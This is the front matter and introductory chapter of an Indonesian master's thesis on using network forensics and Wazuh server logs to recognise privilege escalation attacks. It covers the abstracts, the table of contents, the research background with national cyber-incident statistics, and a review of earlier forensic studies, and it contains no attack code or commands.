



***Network Forensics Untuk Mengenal Karakteristik Serangan
Privilege Escalation Pada Server Berdasarkan File Log***

Tesis

Dedi Satriawan Kusnayadi, S.Kom

21917026

Tesis diajukan sebagai syarat untuk meraih gelar Magister Komputer

Konsentrasi Forensika Digital

Program Studi Informatika Program Magister

Fakultas Teknologi Industri

Universitas Islam Indonesia

2026

Lembar Pengesahan Pembimbing

Network Forensics Untuk Mengenali Karakteristik Serangan *Privilege escalation* Pada Server Berdasarkan File Log

Dedi Satriawan Kusnayadi, S.Kom
21917026

Yogyakarta, 01 Januari 2026

Pembimbing



Dr. Ahmad Luthfi, S.Kom., M.Kom

Lembar Pengesahan Penguji


Network Forensics Untuk Mengenali Karakteristik Serangan *Privilege escalation* Pada Server Berdasarkan File Log

Dedi Satriawan Kusnayadi, S.Kom
21917026

Yogyakarta, 01 Januari 2026

Tim Penguji,

Dr. Ahmad Luthfi, S.Kom., M.Kom.
Ketua



Dr. Yudi Prayudi, S.Si., M.Kom.
Anggota I



Dr. Feri Wijayanto, S.T., M.T.
Anggota II



Mengetahui,
Ketua Program Studi Informatika Program Magister
Universitas Islam Indonesia

Irving Vitra Paputungan, S.T., M.Sc., Ph.D.

Abstrak

Network Forensics Untuk Mengenali Karakteristik Serangan *Privilege Escalation* Pada Server Berdasarkan File Log

Meningkatnya jumlah serangan siber, khususnya jenis serangan *privilege escalation*, menjadi ancaman serius terhadap sistem server karena memungkinkan penyerang memperoleh hak akses yang lebih tinggi secara tidak sah. Serangan *privilege escalation* pada server memungkinkan penyerang mendapatkan hak akses administratif secara ilegal, sehingga dapat menjalankan perintah berbahaya, mencuri data, menghapus file, dan mengubah konfigurasi sistem. Serangan ini berdampak serius terhadap kestabilan dan keamanan server, karena penyerang dapat mengendalikan sistem sepenuhnya. Penelitian ini bertujuan untuk meningkatkan keamanan pada server dengan mengenali karakteristik artefak digital dari serangan *privilege escalation* menggunakan metode *Network Forensics Generic Process Model* (NFGP), agar ketika serangan terjadi, sistem dapat merespons secara tepat dan dampaknya bisa diminimalkan. Metode NFGP digunakan karena memiliki tahapan *Preparation, Detection, Collection, Preservation, Examination, Analysis, Investigation*, dan *Presentation* yang dapat membantu mengungkap jejak digital dari serangan secara sistematis. Penelitian ini menggunakan alat bantu seperti Wazuh log server dengan standar NIST 800-53 dan PCI DSS untuk memantau dan merekam aktivitas serangan. Hasil dari analisis menunjukkan artefak digital serangan *privilege escalation* berupa akses tidak sah melalui SSH, modifikasi file sudoers, dan munculnya hak akses root. Setelah mengetahui karakteristik artefak tersebut, penelitian ini memberikan rekomendasi perbaikan, seperti membatasi hak akses file penting, memperkuat autentikasi, dan memperbaiki konfigurasi sudo. Penelitian ini penting dilakukan karena melanjutkan penelitian sebelumnya yang masih terbatas pada aspek pendeteksian saja, tanpa memberikan rekomendasi teknis secara spesifik. Dengan pendekatan forensik NFGP, analisis artefak dan rekomendasi perbaikan dapat dilakukan secara lebih cepat dan tepat untuk meningkatkan keamanan pada server.

Kata kunci:

Privilege escalation, Network Forensics, NFGP, Digital Evidence, Wazuh, Server Security

Abstract

Network Forensics to Recognize the Characteristics of Privilege escalation Attacks on Servers Based on Log Files

The increasing number of cyberattacks, particularly *privilege escalation* attacks, poses a serious threat to server systems as they allow attackers to gain unauthorized elevated access rights. *Privilege escalation* attacks enable attackers to illegally obtain administrative privileges, allowing them to execute malicious commands, steal data, delete files, and modify system configurations. These attacks have a significant impact on server stability and security, as attackers can gain full control over the system. This study aims to enhance server security by identifying the digital artifact characteristics of *privilege escalation* attacks using the Network Forensics Generic Process Model (NFGP) method, so that when such attacks occur, the system can respond appropriately and minimize their impact. The NFGP method is used because it consists of systematic phases: identification, preservation, collection, examination, analysis, and presentation, which help uncover the digital traces of attacks. This research utilizes tools such as Wazuh log server with NIST 800-53 and PCI DSS standards to monitor and record attack activities. The analysis results reveal digital artifacts of *privilege escalation* attacks, such as unauthorized SSH access, modifications to the sudoers file, and the appearance of root-level access. After identifying these artifact characteristics, the study provides improvement recommendations, including restricting access to critical files, strengthening authentication, and correcting sudo configurations. This research is important as it continues previous studies that were limited to detection without providing specific technical recommendations. Through the NFGP forensic approach, artifact analysis and corrective actions can be carried out more quickly and accurately to improve server security.

Keywords:

Privilege escalation, Network Forensics, NFGP, Digital Evidence, Wazuh, Server Security

Pernyataan Keaslian Tulisan

Dengan ini saya menyatakan bahwa tesis ini merupakan tulisan asli dari penulis, dan tidak berisi material yang telah diterbitkan sebelumnya atau tulisan dari penulis lain terkecuali referensi atas material tersebut telah disebutkan dalam tesis. Apabila ada kontribusi dari penulis lain dalam tesis ini, maka penulis lain tersebut secara eksplisit telah disebutkan dalam tesis ini.

Dengan ini saya juga menyatakan bahwa segala kontribusi dari pihak lain terhadap tesis ini, termasuk bantuan analisis statistik, desain survei, analisis data, prosedur teknis yang bersifat signifikan, dan segala bentuk aktivitas penelitian yang dipergunakan atau dilaporkan dalam tesis ini telah secara eksplisit disebutkan dalam tesis ini.

Segala bentuk hak cipta yang terdapat dalam material dokumen tesis ini berada dalam kepemilikan pemilik hak cipta masing-masing. Apabila dibutuhkan, penulis juga telah mendapatkan izin dari pemilik hak cipta untuk menggunakan ulang materialnya dalam tesis ini.

Yogyakarta, 01 Januari, 2026



Dedi Satriawan Kusnayadi, S.Kom

Daftar Publikasi

Publikasi berikut menjadi bagian dari Bab 3

Sitasi publikasi 1

Kontributor	Jenis Kontribusi
Dedi Satriawan Kusnayadi	Mendesain eksperimen (%) Menulis <i>paper</i> (%)
Ahmad Luthfi	Mendesain eksperimen (%) Menulis dan mengedit <i>paper</i> (%)

Halaman Kontribusi

“Tidak ada kontribusi dari pihak lain”

Halaman Persembahan

Saya persembahkan tesis ini untuk:

“Kedua orang tua”

“Keluarga”

“Sahabat”

“Teman-teman”

“Rekan-rekan kerja”

Kata Pengantar

Assalamu'alaikum Warahmatullahi Wabarakatuh

Puji syukur kami panjatkan ke hadirat Allah SWT, Tuhan yang Maha Esa, atas segala rahmat, hidayah, serta karunia-Nya yang melimpah. Shalawat dan salam tak henti-hentinya kami panjatkan kepada Nabi Muhammad SAW, sebagai suri tauladan bagi seluruh umat manusia.

Dalam kesempatan ini, kami dengan penuh rasa syukur dan bahagia dapat menyelesaikan tugas akhir berupa tesis dalam rangka meraih gelar Magister Informatika dari Universitas Islam Indonesia (UII). Tesis ini merupakan hasil jerih payah dan dedikasi dalam mengeksplorasi dan mendalami bidang ilmu informatika.

Tidak lupa, kami ingin mengucapkan terima kasih yang sebesar-besarnya kepada semua pihak yang telah memberikan dukungan, bimbingan, dan kontribusi dalam proses penyelesaian tesis ini.

Pertama-tama, kami mengucapkan terima kasih kepada Bapak/Ibu Dosen pembimbing kami, Dr. Ahmad Luthfi, S.Kom., M.Kom atas bimbingan, arahan, serta dorongan yang luar biasa selama penulisan tesis ini. Bapak/Ibu adalah sosok yang tidak hanya memberikan pengetahuan dan wawasan, tetapi juga menjadi inspirasi dalam perjalanan kami di dunia akademik. Terima kasih atas kesabaran, motivasi, dan dedikasi yang Bapak/Ibu berikan.

Tak lupa, kami juga ingin menyampaikan rasa terima kasih kepada seluruh dosen dan tenaga pendidik di Program Studi Magister Informatika UII yang telah memberikan bekal ilmu dan pengalaman berharga kepada kami selama studi di UII. Terima kasih atas dedikasi dan komitmen Bapak/Ibu dalam memberikan pendidikan yang berkualitas.

Tidak ketinggalan, ucapan terima kasih kami sampaikan kepada keluarga kami yang selalu memberikan dukungan, do'a, dan semangat dalam setiap langkah perjalanan kami. Keluarga adalah kekuatan dan inspirasi bagi kami. Terima kasih atas cinta, pemahaman, dan dukungan tak terbatas yang Bapak/Ibu berikan.

Kami juga ingin berterima kasih kepada teman-teman seangkatan dan sejawat kami di Program Studi Magister Informatika UII. Terima kasih atas diskusi, kolaborasi, dan pengalaman berharga yang kami dapatkan dari Bapak/Ibu semua. Semua momen yang kami lewati bersama telah memberikan warna dan kenangan indah selama studi di UII.

Kami sadar bahwa penelitian ini tidak lepas dari keterbatasan dan kekurangan. Oleh karena itu, kritik dan saran yang membangun sangat kami harapkan untuk perbaikan di masa depan.

Semoga hasil dari tesis ini dapat memberikan sumbangasih positif bagi pengembangan ilmu pengetahuan dan teknologi di bidang informatika.

Akhir kata, kami mengucapkan terima kasih yang sebersar-besarnya kepada Allah SWT, atas segala rahmat dan karunia-Nya yang telah melimpah dalam perjalanan penyelesaian tesis ini. Semoga segala urusan dan jerih payah yang kami lakukan dapat menjadi amal jariyah yang bermanfaat bagi umat dan bangsa.

Kami berharap bahwa tesis ini dapat menjadi kontribusi kecil dalam pengembangan ilmu pengetahuan dan teknologi, khususnya dalam bidang informatika. Semoga hasil penelitian yang kami sajikan dapat memberikan wawasan baru, pemahaman yang lebih mendalam, dan solusi yang relevan dalam menghadapi tantangan dan permasalahan yang ada.

Kami juga berharap bahwa tesis ini dapat menjadi inspirasi bagi peneliti dan akademisi lainnya untuk melakukan studi lebih lanjut dan mengembangkan konsep-konsep yang telah kami ajukan. Terbuka untuk kemungkinan adanya penelitian lebih mendalam dan pengembangan yang lebih luas di masa depan.

Akhir kata, kami mengucapkan terima kasih kepada semua pihak yang telah turut serta mendukung dan membantu kami dalam perjalanan penyelesaian tesis ini. Semoga segala upaya yang telah kami lakukan dapat bermanfaat bagi perkembangan ilmu pengetahuan dan teknologi, serta membawa manfaat yang nyata bagi masyarakat dan bangsa.

Wassalamu'alaikum Warahmatullahi Wabarakatuh.

Dedi Satriawan Kusnayadi, S.Kom
Magister Informatika
Universitas Islam Indonesia (UII)

Daftar Isi

Lembar Pengesahan Pembimbing	i
Lembar Pengesahan Penguji.....	ii
Abstrak.....	iii
Abstract.....	iv
Pernyataan Keaslian Tulisan	v
Daftar Publikasi	vi
Halaman Kontribusi.....	vii
Halaman Persembahan	viii
Kata Pengantar.....	ix
Daftar Isi	xi
Daftar Tabel.....	xiii
Daftar Gambar	xiv
Glosarium	xvi
BAB 1 Pendahuluan	1
1.1 Latar Belakang	7
1.2 Rumusan Masalah	7
1.3 Batasan Penelitian.....	7
1.4 Tujuan Penelitian	7
1.5 Manfaat Penelitian	8
1.6 Luaran Penelitian	9
BAB 2 Tinjauan Pustaka	11
2.1 Penelitian Terdahulu.....	11
2.2 Konsep Pengetahuan.....	29
2.2.1 Digital Forensik	29
2.2.2 Network Forensics Generic Process Model (NFGP).....	30
2.2.3 Forensik Jaringan.....	35
2.2.4 File Log Server	36
2.2.5 Wazuh	36
2.2.6 Serangan Privilege Escalation	37

2.2.7	Karakteristik Serangan Privilege Escalation Secara Umum.....	37
BAB 3 Metodologi		37
3.1	Preparation.....	38
3.1.1	Dokumen Awal.....	38
3.1.2	Persiapan Alat.....	41
3.1.3	Konfigurasi Lingkungan.....	42
3.2	Detection.....	44
3.2.1	Simulasi Serangan	44
3.2.2	Monitoring Dashboard SIEM	46
3.3	Collection.....	47
3.3.1	Tahapan Koleksi Data	47
3.4	Preservation	48
3.5	Examination.....	48
3.6	Analysis	48
3.6.1	Tahapan Analisis Data.....	49
3.7	Investigation	50
3.8	Presentation	50
3.8.1	Tahapan Laporan	50
3.8.2	Kesimpulan.....	51
BAB 4 Hasil dan Pembahasan.....		53
4.1	Analisis dan Observasi	53
4.1.1	Analisis dan Observasi Log NIST 800-53.....	54
4.1.2	Analisis dan Observasi Log PCI DSS	55
4.2	Simulasi Serangan	56
4.3	Monitoring Log dan Akuisisi Data.....	62
4.3.1	Akuisisi Data NIST 800-53	63
4.3.2	Akuisisi Data PCI DSS.....	66
4.3.3	Ringkasan Perbedaan Akuisisi Data.....	69
4.3.4	Tujuan Akuisisi Data.....	69
4.4	Analisis Forensik dan Hasil Analisis.....	69
4.4.1	Analisis Forensik Log NIST 800-53	70
4.4.2	Analisis Forensik PCI DSS.....	74
4.4.3	Hasil Analisis Serangan Privilege Escalation Log NIST 800-53	79

4.4.4	Hasil Analisis Serangan Privilege Escalation Log PCI DSS.....	82
4.5	Evaluasi Perbandingan Analisis Log NIST 800-53 dan Log PCI DSS.....	86
4.6	Karakteristik Serangan Privilege Escalation	87
4.6.1	Karakteristik Serangan Privilege Escalation Log NIST 800-53.....	87
4.6.2	Karakteristik Serangan Privilege Escalation Log PCI DSS	89
4.7	Standarisasi Penemuan Artefak Serangan	91
4.8	Rekomendasi Perbaikan	92
BAB 5 Kesimpulan dan Saran.....		89
5.1	Kesimpulan	89
5.2	Saran	90
Daftar Pustaka		92

Daftar Tabel

Tabel 2.1	Ulasan Kritis Tema	20
Tabel 3.1	Parameter Bukti Digital	38
Tabel 3.2	Referensi Dokumen Awal	38
Tabel 3.3	Benchmark Deteksi Serangan <i>Privilege escalation</i>	39
Tabel 3.4	Persiapan Alat	41
Tabel 3.5	Simulasi Serangan <i>Privilege escalation</i>	44
Tabel 4.1	Simulasi Serangan <i>Privilege escalation</i>	61
Tabel 4.2	Perbedaan Akuisisi Data NIST 800-53 dengan PCI DSS	69
Tabel 4.3	Bukti Digital Serangan <i>Privilege escalation</i> Log 1 NIST 800-53	79
Tabel 4.4	Bukti Digital Serangan <i>Privilege escalation</i> Log 2 NIST 800-53	80
Tabel 4.5	Bukti Digital Serangan <i>Privilege escalation</i> Log 3 NIST 800-53	81
Tabel 4.6	Bukti Digital Serangan <i>Privilege escalation</i> Log 1 PCI DSS	82
Tabel 4.7	Bukti Digital Serangan <i>Privilege escalation</i> Log 2 PCI DSS	83
Tabel 4.8	Bukti Digital Serangan <i>Privilege escalation</i> Log 3 PCI DSS	84
Tabel 4.9	Perbandingan Hasil Analisis Log NIST 800-53 dan Log PCI DSS	86
Tabel 4.10	Karakteristik Serangan Privilege Escalation Log 1 NIST 800-53	88
Tabel 4.11	Karakteristik Serangan Privilege Escalation Log 2 NIST 800-53	88
Tabel 4.12	Karakteristik Serangan Privilege Escalation Log 3 NIST 800-53	89
Tabel 4.13	Karakteristik Serangan <i>Privilege escalation</i> Log 1 PCI DSS	89
Tabel 4.14	Karakteristik Serangan <i>Privilege escalation</i> Log 2 PCI DSS	90
Tabel 4.15	Karakteristik Serangan <i>Privilege escalation</i> Log 3 PCI DSS	90
Tabel 4.16	Standarisasi Karakteristik Artefak Serangan <i>Privilege escalation</i>	92
Tabel 4.17	Rekomendasi perbaikan pada Serangan <i>Privilege escalation</i>	93
Tabel 4.18	Penyebab serangan <i>Privilege escalation</i> dari Sudut Pandang Keamanan	95

Daftar Gambar

Gambar 1.1	Top 10 Trafik Anomali	2
Gambar 2.1	Proses Digital Forensik	29
Gambar 3.1	Tahapan Metodologi yang Diusulkan	37
Gambar 3.2	Network Topology	43
Gambar 3.3	Tahap Deteksi Serangan	44
Gambar 3.4	Dashboard SIEM Wazuh Server	46
Gambar 3.5	Tahap Pengumpulan Log File	47
Gambar 3.6	Tahap Preservasi	48
Gambar 4.1	Log Server Wazuh NIST 800-53 sebelum terjadi serangan	54
Gambar 4.2	Rule Log Events NIST 800-53	54
Gambar 4.3	Log Server Wazuh PCI DSS sebelum terjadi serangan	55
Gambar 4.4	Rule Log Events PCI DSS	55
Gambar 4.5	IP Attacker	56
Gambar 4.6	IP Wazuh Server	56
Gambar 4.7	IP Target Server via GUI	57
Gambar 4.8	IP Target Server via CLI	57
Gambar 4.9	Akses Target Menggunakan SSH	58
Gambar 4.10	Cek Hak Akses Sudo	58
Gambar 4.11	Cek Hak Akses File	59
Gambar 4.12	Modifikasi Sudoers Nano	59
Gambar 4.13	Hasil <i>Privilege escalation</i> atau Hak Akses Root	60
Gambar 4.14	Login Wazuh	63
Gambar 4.15	Dashboard Wazuh	64
Gambar 4.16	Dashboard Grafik NIST 800-53	64
Gambar 4.17	Database Requirements NIST 800-53	65
Gambar 4.18	Data Log NIST 800-53	66
Gambar 4.19	Akuisisi Data NIST 800-53	66
Gambar 4.20	Dashboard Grafik PCI DSS	67
Gambar 4.21	Database Requirements PCI DSS	67
Gambar 4.22	Data Log PCI DSS	68
Gambar 4.23	Akuisisi Data PCI DSS	68
Gambar 4.24	Analisa Data Log Server NIST 800-53	70

Gambar 4.25 Untuk Menampilkan Log Detail Activity NIST 800-53	72
Gambar 4.26 Analisis Detail Log Serangan Pertama NIST 800-53	72
Gambar 4.27 Analisis Detail Log Serangan Kedua NIST 800-53	73
Gambar 4.28 Analisis Detail Log Serangan Ketiga NIST 800-53	74
Gambar 4.29 Analisis Data Log Server PCI DSS	75
Gambar 4.30 Untuk Menampilkan Log Detail Activity PCI DSS	76
Gambar 4.31 Analisis Detail Log Serangan Pertama PCI DSS	77
Gambar 4.32 Analisis Detail Log Serangan Kedua PCI DSS	78
Gambar 4.33 Analisis Detail Log Serangan Ketiga PCI DSS	79

Glosarium

NFGP	- Network Forensics Generic Process Model (NFGP)
BSSN	- Badan Siber dan Sandi Negara
NIST	- National Institute of Standards and Technology
PCI DSS	- Payment Card Industry Data Security Standard
IP Address	- Internet Protocol Address
SUID	- Set User IDE
SSH	- Secure Shell
SUDO	- SuperUser DO
SIEM	- Security Information and Event Management
GUI	- Graphical User Interface
CLI	- Command Line Interface

BAB 1

Pendahuluan


1.1. Latar Belakang

Seiring dengan kemajuan internet, banyak kantor dan perusahaan memanfaatkannya untuk memperlancar arus komunikasi serta pertukaran informasi. Data perusahaan yang bersifat rahasia harus dijaga keamanannya. Namun, kemudahan akses terhadap informasi ini memunculkan tantangan baru, yaitu potensi penyalahgunaan data penting oleh pihak yang tidak bertanggung jawab demi kepentingan pribadi. Serangan terhadap jaringan kini menjadi ancaman serius bagi keamanan sistem dan data. Keberadaan jaringan komputer merupakan inovasi dalam dunia teknologi, tetapi juga membawa risiko seperti ancaman peretasan dan serangan terhadap server. Kesempatan ini digunakan oleh para penjahat siber untuk melakukan berbagai macam serangan.

Berdasarkan data Badan Siber dan Sandi Negara (BSSN) selama tahun 2024, tim pusat kontak siber BSSN menerima sebanyak 1.814 aduan siber yang berasal dari berbagai sektor, antara lain sektor Adm.Pemerintahan 67 aduan, Perusahaan/lainnya 1.709 aduan, Kesehatan 3 aduan, Transportasi 2 aduan, Keuangan 29 aduan, TIK 4 aduan. Kategori aduan siber yang diterima oleh BSSN terdiri dari 15 kategori aduan antara lain, *Cybercrime* 81%, *Vulnerability Indicator* 9%, *Web Defacement* 3%, dan Lainnya 7% (LANSKAP KEAMANAN SIBER INDONESIA 2024, n.d.).

Berdasarkan data Badan Siber Sandi Negara (BSSN), Trafik Anomali Serangan Siber di Indonesia pada tahun 2024 adalah 330.527.636 anomali. Aktivitas anomali trafik ini dapat berdampak pada penurunan performa perangkat dan jaringan, pencurian data sensitif, hingga merusak reputasi dan penurunan kepercayaan terhadap suatu organisasi. Berikut merupakan grafik trafik trafik anomali pada tahun 2024:

TOP 10 TRAFIK ANOMALI



Gambar 1.1 Top 10 Trafik Anomali

Berdasarkan data Top 10 Trafik Anomali BSSN, terdapat serangan *Netcore Backdoor Vulnerability Exploitation* berjumlah 7.061.156, dari serangan tersebut memiliki beberapa jenis serangan, salah satunya serangan *Privilege escalation*.

Maraknya kasus ancaman *cyber* yang terjadi karena berbagai faktor salah satunya adalah semakin tingginya akses pengguna *online*. Banyaknya informasi data pribadi yang masuk dan lemahnya sistem keamanan pada *server* tersebut memudahkan penyerangan pencurian informasi data (Parulian et al., n.d.). Dalam teknik *hacking server*, ada banyak cara, salah satunya ialah dengan serangan *privilege escalation*. Berdasarkan hasil laporan BSSN pada tahun 2024, serangan *privilege escalation* termasuk dalam 10 besar serangan yang sering dilaporkan pada aduan siber 2024 (LANSKAP KEAMANAN SIBER INDONESIA 2024, n.d.).

Serangan *privilege escalation* adalah serangan dimana seorang penyerang mencoba mendapatkan akses yang lebih tinggi atau hak istimewa pada sistem atau *server* daripada yang seharusnya dimilikinya. Serangan *privilege escalation* pada *server* dapat memiliki konsekuensi serius, karena jika berhasil, penyerang dapat memperoleh kontrol penuh atas *server* atau sistem tersebut, serangan ini memungkinkan mereka untuk mengakses data sensitif, mengubah konfigurasi *system*, atau menjalankan perintah dengan hak administratif.

Serangan *Privilege escalation* pada *server* terjadi akibat berbagai faktor yang memungkinkan penyerang memperoleh hak akses lebih tinggi. Penyebab utamanya adalah kesalahan konfigurasi sistem, seperti izin file yang tidak tepat atau konfigurasi *sudo* dan *polkit* yang kurang aman, sehingga pengguna biasa dapat menjalankan perintah administratif. Selain itu, kerentanan sistem operasi dan aplikasi, seperti bug pada kernel (*Dirty COW* di Linux, *PrintNightmare* di Windows), juga sering dimanfaatkan. Faktor lain yang sering dieksploitasi adalah kredensial lemah atau dicuri, misalnya password mudah ditebak, kredensial hardcoded dalam aplikasi, atau serangan *credential dumping* dengan *Mimikatz*. *Malware* dan *exploit kits*, seperti rootkit dan malware yang mengeksploitasi layanan administratif, juga menjadi ancaman serius. Selain itu, pengelolaan hak akses yang buruk, seperti izin file yang terlalu luas atau fitur *SetUID/SetGID* yang tidak dikontrol, dapat membuka celah bagi penyerang. Terakhir, eksploitasi layanan dan proses berjalan, seperti server web atau database yang berjalan dengan hak administrator tanpa konfigurasi yang benar, juga dapat menjadi target serangan.

Serangan *Privilege escalation* pada *server* dapat mengancam keamanan dan stabilitas sistem. Salah satu dampak utamanya adalah akses tidak sah, di mana penyerang memperoleh hak administratif untuk mengendalikan server, mengubah konfigurasi, menonaktifkan layanan, atau menghapus data penting. Selain itu, serangan ini dapat menyebabkan kebocoran data sensitif, seperti kredensial pengguna dan informasi bisnis rahasia. Dampak lainnya termasuk instalasi malware dan backdoor, yang memungkinkan penyerang mempertahankan akses tanpa terdeteksi. Jika server terhubung ke jaringan internal, serangan dapat menyebar ke perangkat lain, memperluas kerusakan. Selain itu, *privilege escalation* dapat menyebabkan gangguan layanan dan *downtime*, misalnya melalui modifikasi sistem atau serangan Denial of Service (DoS). Penyerang juga dapat menyalahgunakan server untuk aktivitas ilegal, seperti menambang cryptocurrency, menjalankan botnet, atau mengirim spam. Akibatnya, perusahaan bisa mengalami kerugian finansial dan reputasi, baik karena denda regulasi, hilangnya kepercayaan pelanggan, maupun dampak bisnis akibat server yang tidak berfungsi.

Untuk meminimalisir terjadinya serangan *privilege escalation* pada *server*, perlu dilakukan pencegahan terhadap faktor-faktor penyebabnya. Salah satunya ialah dengan meningkatkan keamanan pada *server* agar menjadi lebih aman ketika terjadi serangan kembali. Ada beberapa cara untuk meningkatkan keamanan pada *server*. Pertama, dengan cara *penetration testing*. *Penetration testing* adalah proses pengujian keamanan yang bertujuan untuk mengidentifikasi, mengeksploitasi, dan mengevaluasi kerentanan dalam

server. Pengujian ini dilakukan dengan mensimulasikan serangan siber terhadap server guna mengukur seberapa kuat sistem dalam menghadapi ancaman eksternal maupun internal (H. M. Adam et al., 2023). Metode *penetration testing* memiliki kekurangan yaitu tidak terlalu kompleks dalam mendeteksi sumber daya yang terdampak, karena hanya mengikuti *cek list*, sehingga tidak cocok untuk jangka panjang, kemudian saat pengujian serangan secara langsung dilakukan pada *server* untuk mencari kerentanan yang ada, maka akan mempengaruhi kinerja *server* secara langsung (Scalefocus, 2020).

Kedua, yaitu dengan pendekatan *Network Forensics Generic Process Model* (NFGP) yang merupakan cabang dari keilmuan forensik digital. Forensik digital ialah cabang dari ilmu forensik yang menggunakan ilmu pengetahuan untuk mengumpulkan, menganalisis, mendokumentasikan, dan menyajikan bukti digital yang berhubungan dengan kejahatan siber di persidangan (Hassan, 2019). Teknik forensik digital digunakan oleh penyidik untuk mengumpulkan bukti dari berbagai macam perangkat digital. Ada banyak *tool* dan teknik yang bisa digunakan untuk mencari bukti-bukti digital yang relatif sulit ditemukan, seperti bukti yang telah dihapus, dikunci, atau disamarkan (teradrive, 2024). Ilmu forensik digital juga dapat digunakan untuk merekonstruksi ulang aktivitas dari pelaku kejahatan dan untuk mendapatkan informasi mengenai si pemilik komputer (S. Garfinkel, n.d.).

Metode *Network Forensics Generic Process Model* (NFGP) adalah suatu model investigasi forensik digital yang memberikan pendekatan sistematis untuk melakukan investigasi forensik terhadap perangkat dan data digital dalam kasus keamanan siber. NFGP terdiri dari delapan tahap utama: *Preparation, Detection, Collection, Preservation, Examination, Analysis, Investigation, dan Presentation*. Setiap tahap dalam metode ini dirancang untuk memastikan bahwa bukti digital dikumpulkan, dianalisis, dan disajikan dengan cara yang dapat diterima secara hukum dan ilmiah. Metode NFGP sering digunakan dalam investigasi kejahatan siber, analisis insiden keamanan, dan penyelidikan pelanggaran data untuk memastikan akurasi dan keandalan bukti digital.

Metode NFGP dapat melakukan analisis serangan setelah insiden terjadi menggunakan data yang sudah dikumpulkan secara sistematis, mulai dari identifikasi hingga presentasi bukti dan memberikan rekomendasi perbaikan pada sisi *security*, sehingga memiliki keunggulan daripada metode *penetration testing*, karena pendekatannya yang lebih komprehensif dan berbasis investigasi forensik. Metode NFGP tidak hanya mengidentifikasi celah keamanan, tetapi juga mampu mengumpulkan, menganalisis, dan menyajikan bukti digital untuk memahami bagaimana suatu serangan terjadi serta siapa yang bertanggung jawab. Dalam prosesnya, NFGP melalui tahapan identifikasi, preservasi, pengumpulan,

pemeriksaan, analisis, dan presentasi, yang memastikan bahwa bukti yang ditemukan dapat digunakan dalam proses hukum atau investigasi mendalam. Dengan demikian, NFGP lebih unggul dalam investigasi kejahatan siber karena tidak hanya mendeteksi kerentanan, tetapi juga mampu melacak sumber serangan, memulihkan data, dan menyediakan bukti yang valid untuk keperluan hukum, sesuatu yang tidak dapat dilakukan oleh penetration testing secara langsung, seperti yang dilakukan pada penelitian sebelumnya tentang Analisis Forensik Digital Pada Bukti Digital Kejahatan Siber Menggunakan *Network Forensics Generic Process Model* (NFGP) model (Nawwar, 2024)

Sebelumnya, telah dilakukan penelitian berkaitan dengan *cyber security*, *network forensics*, dan *privilege escalation*, yaitu pada penelitian (Provos & Friedl GeNUA Peter Honeyman, 2023) Penelitian ini fokus pada mekanisme pencegahan eskalasi hak istimewa (*privilege escalation*) melalui pendekatan pemisahan hak istimewa yang bertujuan meminimalisir risiko eskalasi hak dari bagian aplikasi yang rentan. Metode yang digunakan bersifat konseptual dan desain sistem, dengan tahapan penelitian meliputi studi literatur, analisis kelemahan sistem, perancangan serta solusi yang menyatakan pembagian hak akses secara ketat. Meskipun tidak menggunakan alat khusus, hasil penelitian menunjukkan bahwa penerapan pemisahan hak istimewa secara signifikan mengurangi potensi eskalasi hak istimewa, sehingga meningkatkan keamanan server dari serangan yang mengincar kelemahan hak akses.

Pada penelitian (Ab Wahab & Mohamad Zain, 2018) penelitian ini fokus pada karakteristik dan teknik eskalasi hak istimewa pada sistem operasi Windows. Alat yang digunakan meliputi Metasploit, skrip PowerShell, serta alat memori forensik untuk melakukan eksperimen dan analisis serangan. Metode penelitian terdiri dari simulasi serangan eskalasi hak, pengujian eksploitasi yang berbeda, dan pengumpulan data forensik untuk proses analisis. Tahapan penelitian meliputi setup lingkungan Windows, pelaksanaan serangan, dan evaluasi hasil. Hasil penelitian mengungkap berbagai teknik eskalasi hak istimewa pada sistem Windows dan menyediakan pengetahuan penting untuk mendeteksi dan perlindungan terhadap serangan berbasis eskalasi hak di server.

Pada penelitian (W. Ardiyasa et al., 2021) Penelitian ini menganalisis serangan remote eksploitasi, termasuk serangan *privilege escalation*, pada jaringan komputer dengan menggunakan metode network forensics. Tools yang digunakan meliputi Wireshark dan Tcpdump untuk menangkap dan menganalisis paket data jaringan. Tahapan penelitian terdiri dari pengumpulan data lalu lintas jaringan korban, analisis pola serangan melalui forensik

jaringan, dan identifikasi karakteristik eksploitasi. Hasil penelitian membuktikan bahwa pendekatan network forensic efektif dalam mengenali pola serangan *privilege escalation*, memungkinkan deteksi dini dan mitigasi yang lebih baik terhadap serangan tersebut pada jaringan server.

Pada penelitian (I. W. Ardiyasa, 2019) penelitian ini mengeksplorasi aplikasi network forensics untuk investigasi serangan yang terjadi pada syslog server. Penelitian menggunakan alat seperti Wireshark dan Tcpdump serta sumber data syslog server untuk korelasi log dan analisis serangan. Metode penelitian melibatkan akuisisi data jaringan, analisis paket jaringan, dan korelasi data log dari syslog server dengan pola aktivitas serangan. Tahapan penelitian meliputi pengambilan data, analisis jaringan, dan pelaporan hasil investigasi. Penelitian ini menunjukkan bahwa forensik jaringan dapat secara efektif mengidentifikasi dan menganalisis serangan yang menargetkan server, meskipun tidak fokus hanya pada eskalasi hak istimewa.

